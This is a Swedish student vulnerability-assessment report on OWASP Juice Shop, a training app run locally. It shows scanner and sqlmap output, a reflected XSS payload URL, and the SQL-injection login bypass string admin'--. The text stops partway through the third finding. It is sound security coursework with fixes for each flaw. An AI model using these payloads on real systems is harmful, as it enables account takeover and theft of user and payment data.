Sårbarhetsanalys av OWASP Juice Shop

Frans Schartaus Handelsinstitut

Markus Carlsson

2026-02-09 (version 1.0)

Sammanfattning (Executive summary)

Under perioden 2026-02-09 till 2026-02-13 genomfördes en sårbarhetsanalys av OWASP Juice Shop på uppdrag av Frans Schartaus Handelsinstitut. Testet omfattade de system, tjänster och konfigurationer som definierats som inom scope enligt överenskommelse.

Testningen utfördes i en avsedd testmiljö och genomfördes med den åtkomstnivå som fastställts inför uppdraget.

Syftet med testet var att identifiera säkerhetsbrister som kan påverka systemets konfidentialitet, riktighet och tillgänglighet. Den övergripande säkerhetsnivån bedöms baserat på de identifierade sårbarheterna och deras potentiella konsekvenser.

De identifierade bristerna varierar i allvarlighetsgrad. Rapporten redovisar samtliga identifierade säkerhetsproblem tillsammans med rekommendationer för att åtgärda eller reducera riskerna.

Rapporten är avsedd att fungera som underlag för vidare säkerhetsarbete och riskhantering. Vi står till förfogande för att besvara frågor och vid behov bistå med ytterligare rådgivning.

Följande risknivåer identifierades under testet:
Kritisk: 2
Hög: 1
Medel: 1

Rekommendationer:
Högsta prioritet är att omedelbart åtgärda de två kritiska SQL-injektionssårbarheterna. Dessa möjliggör obehörig inloggning samt fullständig åtkomst till databasen, inklusive möjlighet till dataläckage, manipulation och radering av information. Risken bedöms som mycket hög då både konfidentialitet och riktighet påverkas allvarligt.

Nästa prioritet är att korrigera bristerna i webbapplikationens affärslogik. Sårbarheten (hög risknivå) innebär att systemets affärsregler kan manipuleras, vilket kan leda till ekonomiska förluster och inkonsekvent datahantering. Även om ingen direkt dataläcka förekommer är påverkan på systemets integritet betydande.

Slutligen bör åtgärder vidtas för att förhindra exekvering av skadlig kod (medel risknivå). Även om denna sårbarhet har lägre prioritet än de ovanstående kan den fortfarande utnyttjas för att påverka användare eller systemets funktionalitet.

Innehållsförteckning

Sammanfattning (Executive summary) 2
Innehållsförteckning 3
1. Inledning 4
2. Omfattning 4
3. Metodik 4
4. Verktyg som använts 5
Testmiljö 5
HTTP-Proxy 5
DAST (Automatiserad sårbarhetsscanner) 6
Brute force / Content discovery 6
SQL-injektion 6
5. Sårbarhet 1 7
Bakgrund 7
Bevis 8
Rekommendationer 9
6. Sårbarhet 2 10
Bakgrund 10
Bevis 11
Rekommendationer 12
7. Sårbarhet 3 13
Bakgrund 13
Bevis 14
Rekommendationer 16
8. Sårbarhet 4 17
Bakgrund 17
Bevis 18
Rekommendationer 19
9. Referenser 20

1. Inledning

Projektet genomfördes under perioden 2026-02–09 till 2026-02-13 och var inom ramen för kursen Applikationssäkerhet (25p). Syftet med projektet var att genomföra en sårbarhetsanalys av en modern webbaserad applikation.
Analysen genomfördes av cybersäkerhetsspecialist Markus Carlsson.

2. Omfattning

OWASP Juice Shop v19.1.1 och samtliga relaterade funktioner ingick i omfattningen för denna sårbarhetstest. En egen testmiljö med applikationen installerades och konfigurerades för att användas som möjligt mål för sårbarhetsanalysen. Testet omfattade identifiering och analys av säkerhetsbrister i applikationen baserat på aktuella sårbarheter enligt OWASP Top 10 kända sårbarheter.

3. Metodik


Sårbarhetsanalysen genomfördes med en black box-metodik, där applikationen testades utan tillgång till källkod, intern dokumentation eller några administrativa behörigheter. Samtliga tester utfördes ur ett externt angriparperspektiv med fokus på att identifiera potentiella säkerhetsbrister som kan utnyttjas via applikationens exponerade gränssnitt genom HTTP(s) protokollet.
För genomförandet användes vedertagna säkerhetstestverktyg i kombination med manuella tester för att säkerställa en så heltäckande analys som möjligt. Identifierade sårbarheter verifierades och analyserades med avseende på risk och påverkan enligt KRT.

4. Verktyg som använts

Testmiljlö

Verktyg: Docker


För att skapa och köra applikationen i en isolerad labb-miljö användes Docker.



HTTP-Proxy

Verktyg: Burp Suite

Det primära verktyget Burp Suite användes för att fånga upp och manipulera förfrågningar i realtid samt testa att skicka förfrågningar upprepade gånger för att testa hur servern svarade.



DAST (Automatiserad sårbarhetsscanner)

Verktyg: Nuclei

En DAST-skanning genomfördes med hjälp av Nuclei för att se om eventuella sårbarheter hittas av automatiserad skanning.

```
./nuclei :
At line:1 char:1
+ ./nuclei -u http://127.0.0.1:3000 -as -v
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

                             v3.7.0
        projectdiscovery.io
[[34mVER[0m] Started metrics server at localhost:9092
[[33mWRN[0m] Could not parse template C:\Users\marku\nuclei-templates\code\cves\2024\CVE-2024-9487.yaml: could not compile request: cause="no valid engine found" chain
="[CVE-2024-9487] engines 'ruby' not available on host"
[[33mWRN[0m] Could not parse template C:\Users\marku\nuclei-templates\code\cves\2023\CVE-2023-2986.yaml: could not compile request: cause="no valid engine found" chain
="[CVE-2023-2986] engines 'php' not available on host"
[[33mWRN[0m] Could not parse template C:\Users\marku\nuclei-templates\code\cves\2020\CVE-2020-13935.yaml: could not compile request: cause="no valid engine found" chai
n="[CVE-2020-13935] engines 'go' not available on host"
[[33mWRN[0m] Failed to evaluate expression 'replace(BaseURL,"/","_")': No parameter 'BaseURL' found.
[[33mWRN[0m] Failed to evaluate expression ' (hmac('sha1',b64_marshal_data,ghe_secret)) ': No parameter 'ghe_secret' found.
[[33mWRN[0m] Failed to evaluate expression ' (hmac('sha1',b64_marshal_data,ghe_secret)) ': No parameter 'ghe_secret' found.
[[33mWRN[0m] Failed to evaluate expression 'base64(hex_decode('00')+'apikey'+hex_decode('00')+token)': No parameter 'token' found.
[[33mWRN[0m] Failed to evaluate expression 'useraccounts': No parameter 'useraccounts' found.
[[33mWRN[0m] Failed to evaluate expression 'useraccounts': No parameter 'useraccounts' found.
[[34mVER[0m] Saved 12278 templates to metadata cache
```

Brute force / Content discovery

Verktyg: ffuf

Ett content discovery-test genomfördes för att identifiera dolda kataloger och filer i applikationen.

```
        v2.1.0
 ________________________________________________
 :: Method           : GET
 :: URL              : http://localhost:3000/FUZZ
 :: Wordlist         : FUZZ: C:\Users\marku\kod\ffuf\wordlist.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301
 ________________________________________________
:: Progress: [0/30] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::


private                 [Status: 200, Size: 75055, Words: 3681, Lines: 34, Duration: 165ms]
:: Progress: [30/30] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::


administration          [Status: 200, Size: 75055, Words: 3681, Lines: 34, Duration: 250ms]
:: Progress: [30/30] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::


cards                   [Status: 200, Size: 75055, Words: 3681, Lines: 34, Duration: 296ms]
:: Progress: [30/30] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

SQL-injektion

Verktyg: sqlmap

SQL-injektionstest genomfördes med sqlmap mot identifierad endpoint.

```
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.10.2.14#dev}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:50:30 /2026-02-11/

[12:50:30] [INFO] parsing HTTP request from 'markus_juice-shop.txt'
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[12:50:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON email ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
```

5. Sårbarhet 1: Cross-Site scripting (XSS)

Nivå	Typ av sårbarhet	OWASP (2025)	CWE
MEDEL	**Reflected Cross-Site Scripting (XSS)**	**A05:2025 Injection**	**CWE-79 Cross-site Scripting**

CIA-Triaden / KRT	
Konfidentialitet (K):	**Hög påverkan. Risk för stöld av känslig information såsom sessions-tokens (cookies) och personuppgifter.**
Riktighet (R):	**Medel påverkan. Angriparen kan manipulera webbsidans utseende för att lura användaren (ex. Phishing) eller utföra obehöriga handlingar i användarens session.**
Tillgänglighet (T)	**Låg påverkan. Kan resultera i att den specifika användarens webbläsare låser sig eller att sidan kraschar lokalt, men påverkar inte serverns tillgänglighet för andra användare.**

Bakgrund

Reflected Cross-Site Scripting (XSS) är en sårbarhet som tar emot data i en HTTP-förfrågan och inkluderar detta direkt i svaret utan tillräcklig validering eller kodning.
Genom att manipulera URL:en och mata in ett skript behandlas inte detta av servern utan skickas direkt tillbaka till webbläsaren som en del av HTML-koden. Webbläsaren tolkar detta som instruktion och exekverar skriptet i användarens session.

Påverkan vid utnyttjande:


- Stjäla session-cookies (Session Hijacking). Ta över användares konto utan lösen.
- Phishing/manipulation. Ändra webbsidans utseende för att lura användaren att mata in känslig informaiton.
- Exekvering av skadlig kod. Omdirigera användaren till skadliga webbplatser eller tvinga webbläsaren utföra handlingar, tex ändra inställningar eller genomföra köp.

Bevis


Testet utfördes: 2026-02-11, 15:25

Path (URL): http://localhost:3000/rest/track-order

Genom att logga in och klicka på *Account* uppe i högra hörnet, sedan *Orders & Payment* och välj *Order History* så ser vi en ikon på en lastbil.




Klicka sedan på lastbilen som är *Track Order* så kommer vi till leveranssidan med ett sökresultat. Tittar vi på URL:en så ser vi även samma sökresultat här. Det som står inskrivet efter */track-result?id=* speglas ut på leveranssidan.



Ersätt sökresultatet i URL:en med en payload och webbsidan kommer att exekvera det.

Payload:

http://localhost:3000/#/track-result?id=***%3Ciframe%20src%3D%22javascript%3Aalert(%60markus%20carlsson%60)%22%3E***



Rekommendationer

För att förhindra eller begränsa XSS-attacker är det nödvändigt att använda rätt kombination av defensiva tekniker då ingen enskild teknik kan lösa en XSS.

Validera inmatning (Input Validation)

Detta för att validera inmatningsförfrågningar och stoppa otillåten inmatning så tidigt som möjligt. Exempelvis:

- Content security policy (CSP)

Koda utdata (Output Encoding)

Syftet med koda utdata är att konvertera otillförlitlig inmatning till en säker form där inmatningen visas som data till användaren och inte som kod i webläsaren. Exempelvis till:

- HTML-etniteter: Konverter ex. **&** till att göra **&** , **<** till **<** , **>** till **> .**
- HTML-attribut: Använda formatet **&#xHH;** där HH är hex-värdet i Unicode konverterar ex. **/** till att göra **/** , **”** till **"** och **mellanslag** till ** **

Svarsrubriker (Response Headers)

Svarsrubriker är instruktioner som webbserverns skickar till webbläsaren för att säkerställa att inmatningen tolkas på rätt sätt. Exempelvis:

- Content-Type
- X-Content-Type-Options

6. Sårbarhet 2: SQL-injection – Authentication Bypass

Nivå	Typ av sårbarhet	OWASP (2021)	CWE
Kritisk	**SQL Injection**	**A03:2021 Injection**	**CWE-89 SQL Injection**

CIA-Triaden / KRT	
Konfidentialitet (K):	**Hög påverkan. En angripare kan extrahera känslig information, såsom personuppgifter och kontoinformation för samtliga användare i databasen.**
Riktighet (R):	**Hög påverkan. Angriparen ges möjlighet att manipulera, addera eller radera befintlig information, vilket förstör datans integritet.**
Tillgänglighet (T)	**Hög påverkan. Angriparen kan radera tabeller eller förstöra databasen, vilket gör applikationen obrukbar.**

Bakgrund

Reflected Cross-Site Scripting (XSS) är en sårbarhet som uppstår när en webbapplikation inkluderar osanerad användardata direkt i en http-förfrågan. I stället för att data bara behandlas som text (ex. användarnamn) tolkar databasen det som en del av programkoden.
Genom att mata in specialtecken som ett citattecken (') och kommentarstecken (--) kan man manipulera frågan. Att logga in med ett användarnamn följt av --, exempelvis admin'-- innebär att man stänger strängen och kommenterar bort resten av SQL-satsen. Servern ignorerar då den efterföljande lösenordskontrollen och godkänner inloggningen utan ett giltigt lösenord.

Påverkan vid utnyttjande:

- Kringgå autentisering (Bypass Authentication). Logga in på administrativa eller andra användares konton utan att behöva lösenord.
- Datastöld. Komma åt känslig information från databasen såsom hela användarlistor.
- Manipulera data. Ändra, lägga till eller radera information.
- Radera tabeller. Gör webbsidan obrukbar för samtliga användare.


Bevis

Testet utfördes: 2026-02-09, 10:42


Path (URL): http://localhost:3000/rest/user/login

Genom att klicka på *Account* och därefter på *Login* så kommer vi till inloggningssidan.

Skapade ett konto och skrev in ändelsen '-- efter min e-mailadress och ett icke korrekt lösenord.



Vilket resulterade i att jag kom in på kontot.



Rekommendationer

För att eliminera SQL-injection och förhindra obehörig inloggning via SQL-manipulation är att använda försvarsmekanismer i flera lager.

Användning av Parameteriserade Frågor (Prepared Statements)

Genom att använda Prepared Statements separeras SQL-koden från användardata. Databasen instrueras att behandla all indata som en bokstavlig textsträng, vilket gör det omöjligt för injicerade tecken (som ' eller --) att tolkas som kommandon.

Principen om minsta privilegium (Least Privilege)

Databaskontot som webbapplikationen använder ska inte ha fler rättigheter än nödvändigt. Genom att begränsa rättigheterna kan inte webbapplikationens konto radera tabeller (DROP) eller komma åt systemtabeller om det bara behöver läsa och skriva i specifika tabeller. Detta begränsar skadan ifall en injektion ändå skulle ske.

Vitlistning (Allow-listing)

Applikationen bör validera all indata mot en lista av tillåtna format. Om ett fält förväntar sig en e-mailadress eller ett användarnamn bör det endast tillåta relevanta tecken och neka otillåtna tecken innan de ens når databasen.

7. Sårbarhet 3: SQL-injection - Vidare exploatering, Databasdump via sqlmap

Nivå	Typ av sårbarhet	OWASP (2021)	CWE
Kritisk	**SQL-injection**	**A03:2021 Injection**	**CWE-89 SQL-injection**

CIA-Triaden / KRT	
Konfidentialitet (K):	**Hög påverkan. Genom automatiserad exploatering med sqlmap kunde hela databasinnehållet extraheras, inklusive samtliga användarkonton, hashade lösenord samt fullständiga kreditkortsuppgifter.**
Riktighet (R):	**Hög påverkan. Då fullständig databasåtkomst erhölls finns möjlighet att manipulera, addera eller radera data.**
Tillgänglighet (T)	**Hög påverkan. Angriparen kan radera tabeller eller förstöra databasen, vilket gör applikationen obrukbar.**

Bakgrund

Efter att SQL-injection verifierats genom autentiseringsbypass utfördes en vidare exploatering med hjälp av verktyget sqlmap. Verktyget identifierade en sårbarhet för injicering, vilket möjliggjorde en systematisk kartläggning av databasstrukturen och dess innehåll.

Genom denna metod kunde följande extraheras:

- Samtliga användarnamn
- Hashade lösenord
- Lagrade kreditkortsuppgifter med fullständiga detaljer

Detta visar att sårbarheten inte enbart möjliggör kringgående av autentisering, utan även fullständig databasexfiltration. Den resulterande exponeringen av användarkonton, hashade lösenord och kreditkortsuppgifter motsvarar **CWE-200 (Exposure of Sensitive Information to an Unauthorized Actor)** och utgör en direkt konsekvens av sårbarheten SQL-injection (**CWE-89**).

Påverkan vid utnyttjande:


• Fullständig kompromettering av databasen
• Offline-attacker mot hashade lösenord
• Ekonomisk skada genom exponering av betalningsuppgifter
• Brott mot dataskyddsregler och PCI-DSS

Bevis

Testet utfördes: 2026-02-11, 12.40

Path (URL): POST /rest/user/login

